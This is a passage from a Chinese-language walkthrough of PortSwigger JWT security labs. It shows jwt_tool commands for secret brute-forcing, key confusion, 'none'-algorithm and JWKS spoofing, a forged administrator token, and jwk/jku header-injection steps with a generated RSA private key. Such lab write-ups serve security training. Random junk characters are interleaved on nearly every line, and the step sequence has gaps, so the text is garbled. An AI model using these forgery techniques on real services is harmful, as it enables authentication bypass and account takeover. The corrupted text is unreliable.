Public Key for Asymmetric crypto
' S- R! W, U: k" O( R
-jw JWKSFILE, --jwksfile JWKSFILE
- Q! ?6 i6 a( g; y' N& h4 c
JSON Web Key Store for Asymmetric crypto
; z) i3 P$ e% O0 d y7 ]8 y
-Q QUERY, --query QUERY
0 P- h4 Q& e ~) g# v( V Query a token ID against the logfile to see the details of that request
: ?% m4 A# @ r2 E e.g. -Q jwttool_46820e62fe25c10a3f5498e426a9f03a
: j( ?2 O' l- N- Z1 b
-v, --verbose When parsing and printing, produce (slightly more) verbose output.
1 e0 [6 _/ b0 n( f' V: x6 b
# O$ ]3 P- i$ a9 }0 z
If you don't have a token, try this one:
1 B3 }$ ?& f4 u/ ?
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi3ixVGhPUiY7jO9SUn9dm15Po
+ d9 V0 n0 G: V5 H/ s$ e
% F: d j j6 v) T9 {+ F2 R0 o
6 b7 Z; K" \0 n
9 J8 g+ h- q" z# x Step 4:暴力猜解密钥
- V. d- w" [% V9 W, [9 p
4 Z" W9 p! b8 _/ t" U3 X" c3 j; z4 S" `* C9 j7 x& ?
; |0 N) z) ?/ c' a. D H #命令格式
; L# }0 N2 d# Ppython3 jwt_tool.py JWT_HERE -C -d dictionary.txt
" F3 X9 d# B( R- q9 V: A
& H. K. D( ?) Q& @/ m
#执行示例
2 q; {: g8 f- }0 q" epython3 jwt_tool.py eyJraWQiOiI4M2RhOGNjMi1hZmZiLTRmZGMtYWMwYS1iMWNmMTBkNjkyZGYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5NjQwMn0.IhZV-7RHTpEcQvkcZOA3knCYmQD0YUg-NFMj9fWSFjw -C -d secrets.txt
6 U& M! J% o% u3 i
7 f8 {5 c+ S5 v, D7 E/ i
n: i: t. O; P9 L' B- T& e. a- Z6 x6 N/ ?8 d- M
9 n4 T. d, x2 F3 ?1 ~
: K" e2 x- M6 k* Y6 C+ e" D7 [ a+ G2 D3 `! N
附加扩展:; D& J7 B3 N% K; N5 G0 J2 h
5 u4 u0 [+ u6 M# V4 s7 g
+ A! E& b& N k5 Z/ Q$ }; u. v3 X, x6 b 5 [; L/ I! e! l, [' ]
#尝试破解密钥(HMAC算法)
9 n; b5 B; Q W* s/ Upython3 jwt_tool.py JWT_HERE -C -d dictionary.txt
: }7 X3 v: E) p
- x/ H" {& |: K$ Q# c+ }( l0 m
#尝试使用已知的公钥对不对称密码(RS-,EC-,PS-)进行"密钥混淆"攻击
3 n/ I5 W- U) ]3 w% dpython3 jwt_tool.py JWT_HERE -K -pk my_public.pem
# ]( H) q8 n e0 S9 J
! ?7 W1 |) O% Y' Q; W5 c#尝试使用"无"算法来创建未验证的令牌
& k0 V' O! W% p9 f- E0 ~8 Z8 H
python3 jwt_tool.py JWT_HERE -A
8 D. ]: ~: |4 ^) h! u0 g
. Y" \9 T8 c/ X; a#处理JSON Web密钥存储文件,重建公共密钥,然后测试密钥以查看验证令牌的密钥
: H: t' N; ~- N5 F
python3 jwt_tool.py JWT_HERE -J -jw jwks.json
7 Z* A3 x$ g8 }
. I9 {, z: n8 P) W. q/ u
#生成一个新的RSA密钥对,将公钥作为JSON Web密钥存储对象注入令牌并使用私钥对令牌签名
m# Y9 C. l' N" T" k
python3 jwt_tool.py JWT_HERE -I
& ]' x- K; G( e! T& }
- J/ g" p7 ?, {; `5 `; s/ B# @' W8 `
#欺骗远程JWKS:生成新的RSA密钥对,将提供的URL注入令牌,将公共密钥导出为JSON Web密钥存储对象(以提供的URL进行服务)并使用私钥对令牌签名
/ v S& W5 ^1 ^$ X4 x; x5 R6 Jpython3 jwt_tool.py JWT_HERE -S -u http://example.com/jwks.json
5 x+ o- ^# E p% ]6 b- v
0 _/ v1 w( s u& P# A+ l+ X+ @
( r, d0 F5 y8 f6 l/ F% [0 d/ W6 t: S0 r$ ?1 U$ |
Step 5:随后在网页端重新设置密钥(secret1)并重新产生的字符串
- K( K! ?9 T4 N0 n% [5 ?5 A
Header:3 e$ N3 R( w3 ]2 S4 E
) {* X. E7 J6 i, n. r
3 x! ? H: [8 y4 R# [4 } # h( r# b- A& Q( c& U
eyJraWQiOiJjY2Y4Yjk3YS05NGZlLTRjN2QtOWI2MS0yNzZmMDY1NGMyZWIiLCJhbGciOiJIUzI1NiJ9
1 J$ O2 `0 P7 b
{"kid":"ccf8b97a-94fe-4c7d-9b61-276f0654c2eb","alg":"HS256"}. v: D8 S: o0 \1 y2 _9 R- {" ?
. C q7 z& b1 L' A- T: } " q& b5 d5 n) `1 Z1 d# X" K
/ j7 C) [+ a1 K b9 S$ D) m9 ~
8 i$ k+ s/ k2 ~7 ]; ~; T . ~. a' z" [: t& D9 R I; ?0 D
$ x5 \; X5 H( A! l3 f/ } payload(前):
- o' Q0 i& }0 C' T 0 `% M; h) T1 h9 P- k5 u
- T9 X6 E+ B1 P( r' s4 J
3 U% k) ]& ]4 ~4 E$ S. A3 r2 M
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5OTk1OX0
2 Y- s# r+ T k) p3 L. E
{"iss":"portswigger","sub":"wiener","exp":1687799959}
9 b( v. C! M* A, H
9 f1 q/ o* D+ v$ R, C+ Y3 J 9 ^" v4 N# _' ^: r' |7 I
, j" q- {! q7 e
! p0 ~3 u6 U8 J5 O
, d9 V* ~4 S/ s( \
' S" R& V8 f2 P5 ~0 h0 A payload(新):* _* k3 s! V x6 u$ o2 V
. N+ t) }" z% j& |
6 E( q5 M/ ^$ X" L! b
/ m/ j3 }$ t+ S& a E% _' G {"iss":"portswigger","sub":"administrator","exp":1687799959}
4 @' s" k2 L; A; UeyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTk5NTl9
4 R, k; P, C* q* D/ j# } ) f5 p& Q3 |/ Q4 m( U9 z7 l
- A" |# t/ N, e
) ^, R+ H: A0 U( _# R . |2 \% A0 l% Z8 ]% ?2 M2 d$ p* B% n
7 L" l" W3 E$ j# Z
7 S l, N- }* ^' Q: x4 ^" ^2 |
Signer:
) Y+ ^% B7 t" u
- @6 k) w! N2 \# L! l! k; Q4 @6 f$ e
$ |( O: z" [* ~; `; b) |4 I _
E891AutpjiwkhVUDV2dZdrfGzsv5TweyIUUhT_a1Ar0
7 [9 b+ y7 p0 f/ i9 g+ ~2 l! x- F4 z
3 s, B) H3 W: v9 A, @: I8 w
- j' K% p& ^' k3 C# C0 U; z
H- {% U- H# x& j7 \3 Z" B9 C
" l) W+ Z7 z+ X+ s. f' O
" m/ J0 J& D4 M; l
4 w' m" t% M; B6 v 最终高权限的JWT token如下:5 O h. V( M, Q% P |9 @1 F
2 R( s/ K& s/ F7 u4 _3 ]
0 n" p$ D# }4 }3 Q7 y) H 0 [$ }8 q, b# V W& s% W0 o
eyJraWQiOiJjY2Y4Yjk3YS05NGZlLTRjN2QtOWI2MS0yNzZmMDY1NGMyZWIiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTk5NTl9.E891AutpjiwkhVUDV2dZdrfGzsv5TweyIUUhT_a1Ar0
7 A( X: p6 W/ @6 q# q
# b( f R0 h' ^ 9 k3 y. t% Y8 q6 E( _
?% r2 {5 j2 k# q4 ~- }" @ : W4 |$ _5 ?. J9 ^8 E# f8 ?5 M
$ d, [- ~& P, U. M; s, T) ]
1 u8 z% y7 @1 d4 P# [
Step 6:访问/admin路径
" `$ W3 w5 n& P$ t% ] & { ~4 d, g i9 W% u
T4 A9 `$ X7 ]. P7 p! R/ k
2 {3 {. E# [" E1 c$ @! H! O+ h |. J
/ I( W$ h( D k: w ?! `# W* G# [- j" B, h( |" d& t: T9 x* O
Step 7:调用接口删除用户完成解答3 f% C+ x. C1 s
& a5 {- _$ U/ S
4 P$ \2 [4 ^! W* {. Z4 ? " L: v" \. g8 o% W* {
& o. F0 C; ^8 ?7 \6 t' n+ Y7 X- X- @! q: z6 e& T& P
9 B3 }, i% u1 [$ g- b+ ]
, ]; q: R; @( C" M0 X3 c! w
; L$ x( d% d0 h! g JWT头部注入
+ T( u! c1 D0 u' G - Q4 A* q! h2 }% t, E
1 R9 _ {2 ~2 R! Q$ _/ ~0 {0 s/ _ 场景介绍& z/ z6 d B x: b
- w) z5 I" c' S& T5 Q; ]/ t* y* n" C2 l# d5 d% a, _3 q
如果服务器端使用一个非常脆弱的密钥,我们甚至有可能一个字符一个字符地来暴力破解这个密钥,根据JWS规范只有alg报头参数是强制的,然而在实践中JWT报头通常包含几个其他参数,以下是攻击者特别感兴趣的:6 C& x& d2 B% e7 C* v ~: F
3 r+ W+ F* B2 _+ U( r K
, `: E" v9 B2 t$ w -
- x& S7 p! }2 v- \& ^/ U jwk(JSON Web Key):提供一个代表密钥的嵌入式JSON对象( B# ~* d2 R, A3 t2 x/ d3 Y
6 T* w: _% W: K7 _ - . @2 y! j3 {, @1 U @. _5 a
jku(JSON Web Key Set URL):提供一个URL,服务器可以从这个URL获取一组包含正确密钥的密钥
7 u4 P" |8 V* T4 |; y7 J
5 T6 y1 I8 r1 k9 @- f% { - % o+ ?' { d# C/ G# Z' s9 g
kid(密钥id):提供一个ID,在有多个密钥可供选择的情况下服务器可以用它来识别正确的密钥,根据键的格式这可能有一个匹配的kid参数
7 `- J" A/ Y/ m5 b3 E5 _
; U: ^/ o0 _8 S1 n1 s' P" W: | 7 b* ^9 Q6 s' C6 l# @! E0 V3 |8 F
* a# R/ P- a8 c 这些用户可控制的参数每个都告诉接收方服务器在验证签名时应该使用哪个密钥,下面我们将介绍如何利用这些参数来注入使用您自己的任意密钥而不是服务器的密钥签名修改过的JWT
; O/ Z! q3 Q4 V4 {, H8 r- ^7 M . O) r z: `! q6 y
7 z' k1 q& r* r* l2 X+ q' V
注入场景1
4 B' i/ D( s7 n% Y M! H6 @6 |. b : M& p% y. @' x0 x5 ~: c" q
3 z! \, Z& d( r" U$ | 下面我们介绍如何通过JWK参数注入自签名的JWT,JWS(JSON Web Signature)规范描述了一个可选的jwk header参数,服务器可以使用该参数以jwk格式将其公钥直接嵌入令牌本身,您可以在下面的JWT head中看到具体的示例:8 A3 q' t' j; O# l2 ~1 C$ K
) u* M' a/ X4 J& y
+ b! Y- B7 [$ i
5 T( o* Y, F" S3 V7 J9 }$ o/ o {
6 j6 @; G. o2 ]( K# u& l "kid": "ed2Nf8sb-sD6ng0-scs5390g-fFD8sfxG",
) G# ]* S0 k; Y- |5 _* A( G
"typ": "JWT",
$ X/ N: f; B) M
"alg": "RS256",
- f. @. f1 j. n" v1 G "jwk": {
+ Y( T, J% h: ]6 n- Y' l
"kty": "RSA",
' m% n9 l3 V+ ~- H+ y, ^( K1 K "e": "AQAB",
, c3 P' p% L+ s: O' E
"kid": "ed2Nf8sb-sD6ng0-scs5390g-fFD8sfxG",
6 R2 ]! O( u8 n: P9 t" f8 j# K! P "n": "yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9m"
4 ~- }: k( l. Y8 E0 x3 ? }
8 W6 a4 F9 E E2 H$ l z' m}
0 F( p5 D3 P! a5 V x& a : v ~) X2 x2 g+ e! y; \2 a
$ Y8 W. z9 ~9 s
3 \9 ~6 O1 l. h# A! [ p: T
理想情况下服务器应该只使用有限的公钥白名单来验证JWT签名,然而错误配置的服务器有时会使用jwk参数中嵌入的键值,您可以通过使用自己的RSA私钥对修改后的JWT进行签名,然后在jwk头中嵌入匹配的公钥来利用这种行为,Burpsuite的JWT Editor扩展提供了一个有用的功能来帮助您测试此漏洞,您可以在Burp中手动添加或修改JWT参数
~# v8 f# a2 M! g, r& l靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection$ f8 V6 n; @0 u% o# p
! h/ ?1 f, R/ U' N6 k: }1 L% I5 |; Y
1 E E5 {$ f- b/ w. z' x+ x+ l. b D 7 a* K( f' U/ e" R
- f i! j. @: D5 F j' _+ x, N
& g% w I2 ^1 l9 y& Y( f Step 1:点击"ACCESS THE LAB"访问靶场7 W& _1 ~( U1 M3 `; h7 D2 _
' r$ e( U" m4 E# W2 N2 Q: x
[- M7 S3 f8 B5 i) Z' @, U 5 V- y3 l* @2 Z; ^# j
: m6 R; ^0 O1 { v5 H6 |. w. b4 b" O3 {, O6 s! b$ U: n0 E
Step 3:点击"My Account"登录系统) C5 {5 p D9 O. L4 a9 e
5 P, c9 L; Z6 E3 }2 ~3 B s
, |+ K. n" y* \+ R! m Z# g 1 V& h }5 r) {7 }% G; b
wiener:peter z8 O+ W+ i' F v& X
$ l9 J, `( F6 `8 O
+ Y& f* J5 _1 ~$ `+ n1 X2 Q% X* m
( n5 S. Z, K; E1 | ; m7 _0 Y( `- ~6 X
* \5 y$ `! P1 ]! ] Step 4:登录之后可以看到如下邮箱更新界面
4 ]( \. ?! \8 ]/ u4 R+ J
. o, @" z7 u4 [& C$ _9 y: P% `8 t# S d$ j
/ ?* @6 l. [2 W5 x" j3 a e0 P/ W3 G6 q% m8 P
7 p/ y0 c: m4 s Step 5:下面我们开始操作,不过在此之前我们得先武器化以下自己,在Burpsuite界面选择"Extender"选项卡,紧接着点击"BApp Store"安装"JWT Editor"* e: I- P4 j! k6 \
! B0 c: E! v* l1 P( J6 j
3 j. M; n$ i5 B2 `3 ^
0 g- n+ W0 U6 q0 t: S7 e
& I5 w( V* ^8 p W7 V/ H9 V. K
. l% `' d4 _ e `, `9 @- \5 D8 b 之后你可以看到如下的选项卡界面6 J# y' e# j8 _7 G" V- B& S4 ?
7 x& T2 t: Z& Y: i5 t' _0 P
2 A5 Q" q, H$ W: s5 H. } ( ]6 z1 d2 R z/ Y' y+ h
' r5 v, l. I2 w
8 E$ I# r# c2 ?; c6 N Step 6:生成一个新的RSA密钥5 ?" D. p3 V Y. c, }) R0 e
& L1 U7 h2 I/ ^ E5 V2 U6 l+ \* T0 c" R. t( S1 }
1 q5 b$ r$ x5 S3 }5 N$ x( W9 k. L
{
) @& `9 i2 {8 P8 w/ @' g
"p": "8J0fgpxQpZOvPGb2rRsJB6Bh0lgvxRtp_Ilc7NmpI3UgEUiArSey091pT3X6lIPRZLdMf_eeYo_PWh5aq79Ps_xoZHtAz4VrR9sR8tCkND-z0KKBmopkUrowJie368xoWDU53P-4qxEfCfqPPxoZZRzhE7cse0PUVayNAJC01FU",
% f- \. e" E9 s" G* R- O0 b "kty": "RSA",
2 Z& {( i5 b" W
"q": "1zMkdJNLYEdZYvZ31B15CmCfI9dOGEpn6lyXOEBPsqrP554x_8dXZnXSHbybiYyeLgl6i_JubJBqjeSAejwHh9v-e3-R9-7Dgg4lB_OUNqsg7yM3mcpZn7IHeGVKj9BjhigWsbUXFuwM1iEDK4TDmTV4-tO9UMsIBQA1SFlUTA8",
6 }2 _4 P5 Y8 m5 e4 J; a1 H "d": "Ayw2AASn_yn6EwjqCts6_gP6NZ9BlNhCG1iuDTX9h_AGWYBtUepdgp4CaM098ZyjH2Da3RvonFVlTOwHTgVAdkb2eWqeMejMjUji3cKIQRU_r0UeY3C4q8BBuWjwzF7ZTeVDgbx05NfeUW0LwWE3mFBuPDy6tmvYdekcs8Ft7GDmU_ToPZaGnMoEKzVlMyDb82LgkB7qWw2H4UoXHWR0l_RS90gTjkJzMc4Fmu4CoPfmqw8jLnGgq8GhAzpecc-VLvqel3tSY0fKqF5Y3U2SooL27vJJxX0kLgHVbcTNvCcS8XZArdhWTekV923jtspoNDYn5HfhAlLglCcwQcOSYQ",
3 m E1 a0 O0 ]0 o( O
"e": "AQAB",
2 V W8 Z! h9 I7 e5 ?* e "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
% a' n6 \' \. l( N
"qi": "XO3HEFj8PCxFz4DIw0djHjTrW4Krm-Oim-U4bmuEdmPDKKTIYYvkPVoSRR-4kCHkCx2aDsraUbNkTyEYC4dRUbnWl6xr2HxaLZIsxOglYsa939l_m6NXSzttAGrPpWqoURT7t6ihSmBnGDJDsMS3c1gWJKZsAYkeXy5lI2IhGks",
3 R9 q% g& b2 r5 t$ p) ?4 p' C7 G0 a "dp": "0gfldIZsY0w5_9jE5LAfvreCDDGMaVsXtihVpC4PVXMs7clDAWMQ152DCqiqdi9mfar_LQkCCXkM_9ZVQWw675qZqXRpS3xj_BI_ZZw4aZ9dn_XqefLpxcjetL-g7US9pJm5i67xDOpiFLzRg7yNhFSkKCiRvHumAq8fWen23w0",
9 ]3 @0 ~) c, _3 h! `2 P9 j5 _
"dq": "QcZI6zSmAjxsjrnkcDm96DUWDv9cyEHdtx0rvy6w7VwWBaYthA8qoI98dEhUhdsr8chF44Zqx9XwK4Re3H2Ck7zi8F5SgCRDL3ohSWfisj7l5xGtidz2PcBNVjgnbQN1l-ii3xgJgaEOX1hhvqhqnGZins-e-pXD0rt4ja93-3M",
0 j/ x6 Q; ^# L; D1 x
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
5 D( F8 }9 ^2 z8 w8 ~% n8 |}
3 t( y3 v. J3 d4 x 2 \1 ^) u) y. W: x) [2 O9 [& r
! j8 z2 [: f, h. _7 M. v$ v9 j c& u
, K6 |& T" H& q* m' H. w - u1 @* S/ F3 i' n8 Y1 M4 l
( ^ C; d7 ^- w8 i9 N5 e3 f' ^8 G" }' p
Step 7:刷新页面拦截到请求并将请求发送到Repeat模块7 x+ ^! M* \ o* A( Y# {- O" ^. f
( Q$ [% Q. X' G8 Z" U( S
: ]# ^6 o6 t% C7 |! y
- g- B# \6 q1 j8 B! O
7 G$ Q0 P3 {) ~4 J$ N/ M9 y0 r1 {6 \, @# a) g
Step 8:在Repeat模块,我们切换到JSON Web Token选项卡,修改JWT的有效负载将sub内容修改为administrator
2 |8 `+ y6 h* U/ t! q0 i, c + }5 Z$ P( B1 r# i1 d
x$ U& K1 T; ~# d
9 B! b) `' f; M9 G+ c, E
/ P. L* g A# e/ B+ M" h: O Q3 [* F# L4 Z5 Z* {
# P6 \" e. N* K6 A: J
( ~9 k$ A+ z+ B. ?
6 C3 ]% z' o% W' |& E8 a Step 9:点击"Attack",然后选择"Embedded JWK",出现提示时选择您新生成的RSA密钥3 }% C8 u* X x5 H
% a/ L" x- q8 l6 X% h3 C; V3 }; O c) Q. A9 H+ z
( ]1 D1 t2 P) w) L3 @
0 h7 O2 u1 l, P" r7 B5 W2 p _/ M2 M# P/ E: D; K. w
; X+ W, D+ l% p. V0 D9 V % T8 W5 {; ] P4 {# J
7 c# h( \& K& [5 s' p
Step 10:之后成功越权
8 p$ y/ F9 T: } ' u$ w$ g& K& @
( c5 J- o/ _# @6 ^" g
s, r# y/ L) B# E* e$ ` ) e$ L% R1 ?. |
9 q; H5 N* d3 a/ \ Step 11:调用敏感操作接口删除carlos用户完成解题; |8 u7 u2 r& C( S
7 ]* H) \9 _, T1 g& C* _# W4 Z8 Y
1 n% s+ Q( f2 ~! v9 ~( M
0 Q H# o# ^! A3 s& |' s/ Y
# F7 _3 L r/ p) Y" v6 \9 {
6 ~/ b) c5 C2 d! l J* u$ o: U( i7 _' \
2 ~. _" Y" i- n k 9 A3 C4 h" k) U m+ V* ~, ~- S
; Q7 }4 M* L5 u2 }* ?/ ?* Z0 t
: z& H8 A" s! n- D4 A
! p8 B3 o7 e* a$ \3 T- f0 B8 n2 B, U8 ]/ k
3 E0 |/ o' X. e( P' }& p; M' t* F , L6 M P1 P0 u5 V+ E
0 [) N7 Z2 _( ?8 _ 注入场景2
3 u- F" t' Z; }& Z% G, W
3 x# j) A& H; M5 S; C; Z. s+ f* t: v$ N0 U+ b' T; A8 |5 O
有些服务器可以使用jku(jwk Set URL)头参数来引用包含密钥的JWK集,而不是直接使用JWK头参数来嵌入公钥,当验证签名时,服务器从这个URL获取相关的密钥,这里的JWK集其实是一个JSON对象,包含一个代表不同键的JWK数组,下面是一个简单的例子:' P: K, c9 M/ ]
) H n; z# M2 y4 T5 L
( G( l( C3 _3 b( Q6 L- G, K4 s
' h* {( O+ V" H- v* @ {
- p: _5 g( k( F' h/ K
"keys": [
7 r* c4 I8 X( l, `" s; R2 O {
' x9 f' H, j: t+ l& P: W' o. f/ i3 y
"kty": "RSA",
+ E5 C4 k8 X8 v3 m& N6 O "e": "AQAB",
$ j$ ~; D9 j. `* U
"kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
' m( t/ u5 k/ `- C0 {2 l- q
"n": "o-yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
8 h8 Y' E! E: }! V9 D2 R
},
* T# l% |' _8 ?: P8 ~" u k6 |
{
( ~' {7 Y3 G9 l- V
"kty": "RSA",
2 g: M0 x* s) Y+ n
"e": "AQAB",
/ l+ q: k* ~2 v1 u/ u a: n "kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
& i( g8 j, m: [; G "n": "fc3f-yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3JvaFYw-dfg6DH-asAScw"
& E: D o/ w3 [0 p! G( u
}
! e" j& R0 k4 o A: M
]
3 a- n" R8 s: X7 M; f6 E}
( U+ X/ l6 f3 o6 @' E 6 g. L! v7 R, T+ I
" J _! Z% x: U \2 e
( i, p. r! n; y# @! M/ ~% _ JWK集合有时会通过一个标准端点公开,比如:/.well-known/jwks.json,更安全的网站只会从受信任的域获取密钥,但有时您可以利用URL解析差异来绕过这种过滤,下面我们通过一个靶场来实践以下
/ z t( m) N9 {1 ?6 p
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jku-header-injection; J+ [" s" j9 \* z H& s
" e% `2 x& s8 X- q' i% b8 z( ^- m7 C/ n( r7 P7 Z
/ V# S0 i4 e+ }+ k7 H- R
. @$ M8 j1 Q, \* U' u6 c y8 O# s- \) Z% Y% p: j v1 N9 Z
0 ]( s3 A. D# n3 k5 f5 o4 S7 f! RStep 1:首先点击上方的"ACCESS THE LAB"选项卡进入实验环境
, f. O# F& }. b
# ?+ m7 O! K, g/ d) @( d( S+ G1 ?4 \3 m. N ?
1 @( K5 A8 W- g5 ?/ K
5 F* f$ \& ?' T- U$ e1 s8 F
7 b! \; l1 `( f, ? Step 2:登录系统
& a3 n- J" D# F! Z9 j* I6 U O' r * n! h5 E, q+ V
; P, O6 s( }' Z9 e# g/ Z3 H
6 i5 e& r# B) \ wiener:peter
8 A7 d$ |. B( Y% M2 N, S3 l
5 |) U4 m% z, o+ x5 r 8 o; B. Q& ~5 L; Z' b& ^. m
) r' Y+ ~2 u2 ^! w# d
. \# W S9 p# ]% D# V3 M
/ V6 Z: P) ?0 ~- d" n- R
7 \* P3 @3 W3 j2 F; K
Step 3:随后你会看到一个用户邮箱更新的表单
6 R: Q/ G" O/ a9 c+ C
* y) D7 V7 l, `1 }1 H# T% X2 q+ q. `! e6 Q4 _2 D9 L& Y/ `
7 c) B: ^) O$ r. H) P6 J- y " P$ r1 P7 n: Z: P/ i& U1 ?
% k4 ^6 y/ G Y. w: f4 A6 r% u4 s
Step 4:使用burpsuite生成一个新的RSA密钥; l$ |; I9 z8 j* P& [
- q- W# m" V( d4 w* O
0 E, V" ? L/ w5 _6 o! R + U+ X, c; _$ M+ m
{
+ w l, W) @8 T* ~
"p": "8J0fgpxQpZOvPGb2rRsJB6Bh0lgvxRtp_Ilc7NmpI3UgEUiArSey091pT3X6lIPRZLdMf_eeYo_PWh5aq79Ps_xoZHtAz4VrR9sR8tCkND-z0KKBmopkUrowJie368xoWDU53P-4qxEfCfqPPxoZZRzhE7cse0PUVayNAJC01FU",
) G- @4 g- |3 u9 {5 o "kty": "RSA",
4 u1 G! q+ f) A, W5 p "q": "1zMkdJNLYEdZYvZ31B15CmCfI9dOGEpn6lyXOEBPsqrP554x_8dXZnXSHbybiYyeLgl6i_JubJBqjeSAejwHh9v-e3-R9-7Dgg4lB_OUNqsg7yM3mcpZn7IHeGVKj9BjhigWsbUXFuwM1iEDK4TDmTV4-tO9UMsIBQA1SFlUTA8",
8 s3 W! e% o& v) k0 ~
"d": "Ayw2AASn_yn6EwjqCts6_gP6NZ9BlNhCG1iuDTX9h_AGWYBtUepdgp4CaM098ZyjH2Da3RvonFVlTOwHTgVAdkb2eWqeMejMjUji3cKIQRU_r0UeY3C4q8BBuWjwzF7ZTeVDgbx05NfeUW0LwWE3mFBuPDy6tmvYdekcs8Ft7GDmU_ToPZaGnMoEKzVlMyDb82LgkB7qWw2H4UoXHWR0l_RS90gTjkJzMc4Fmu4CoPfmqw8jLnGgq8GhAzpecc-VLvqel3tSY0fKqF5Y3U2SooL27vJJxX0kLgHVbcTNvCcS8XZArdhWTekV923jtspoNDYn5HfhAlLglCcwQcOSYQ",
2 j# o, N3 z/ k
"e": "AQAB",
: g- {9 Y8 i: N" T1 m7 N4 g3 Z m "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
) X2 I4 J- c, Z. K) G$ u "qi": "XO3HEFj8PCxFz4DIw0djHjTrW4Krm-Oim-U4bmuEdmPDKKTIYYvkPVoSRR-4kCHkCx2aDsraUbNkTyEYC4dRUbnWl6xr2HxaLZIsxOglYsa939l_m6NXSzttAGrPpWqoURT7t6ihSmBnGDJDsMS3c1gWJKZsAYkeXy5lI2IhGks",
# _/ J8 W* \- q$ c
"dp": "0gfldIZsY0w5_9jE5LAfvreCDDGMaVsXtihVpC4PVXMs7clDAWMQ152DCqiqdi9mfar_LQkCCXkM_9ZVQWw675qZqXRpS3xj_BI_ZZw4aZ9dn_XqefLpxcjetL-g7US9pJm5i67xDOpiFLzRg7yNhFSkKCiRvHumAq8fWen23w0",
4 f5 G* u1 I. ^& X
"dq": "QcZI6zSmAjxsjrnkcDm96DUWDv9cyEHdtx0rvy6w7VwWBaYthA8qoI98dEhUhdsr8chF44Zqx9XwK4Re3H2Ck7zi8F5SgCRDL3ohSWfisj7l5xGtidz2PcBNVjgnbQN1l-ii3xgJgaEOX1hhvqhqnGZins-e-pXD0rt4ja93-3M",
3 A8 @8 E) {7 n
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
; m$ q I6 g* A/ Q r7 F}0 b( @1 r" V( Z' g5 X! a" n
4 |3 c3 Y0 S3 Z# Y) q7 H; w3 C
* v$ ?. \8 W! a* _, V
: y! }+ ^# L- {, g( k3 _6 Z 6 W+ |3 A3 x" [! u9 p) C. _7 R
7 O- f* W# U+ w/ ~1 t; Q# y
5 h' x" [7 C& w& u9 j
Step 5:发送请求到repeat
! g- G$ \# ^% x. \5 w* K5 S
; b& Y: o! N- f
# ^8 G4 p7 |8 v2 N- i' S. e" K9 n ! p r' \( z% F( z3 _& F
5 Y7 |2 k/ x$ l8 c' k
4 Y2 b0 R ]7 Z Step 6:复制公钥作为JWK& ~. H6 D4 |1 x2 V3 W
/ z K( \/ r. V7 I1 y
: Y. h+ A& R) }- G. a6 r# B. ]
8 s: |% x9 F [& i& y
{
* Q2 U) T) r0 L6 W" b$ V
"kty": "RSA",
# M2 W: i& P) z* ^4 `
"e": "AQAB",
3 m+ o* a4 z! h6 e: w$ i& V5 c2 d
"kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
- D7 l7 i! t: M& a
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
5 d: X, _ n, s+ j
}
" `$ {8 s6 R0 v2 y) Q: _ ' _0 n6 [+ ]3 Y/ c6 t/ T
, }( r2 [- J# K Q- p
2 }6 M! P( [9 Q$ ^
" i l/ F" W) l/ m) K; ~) c$ x( q
. `7 U. W2 U5 P/ ]
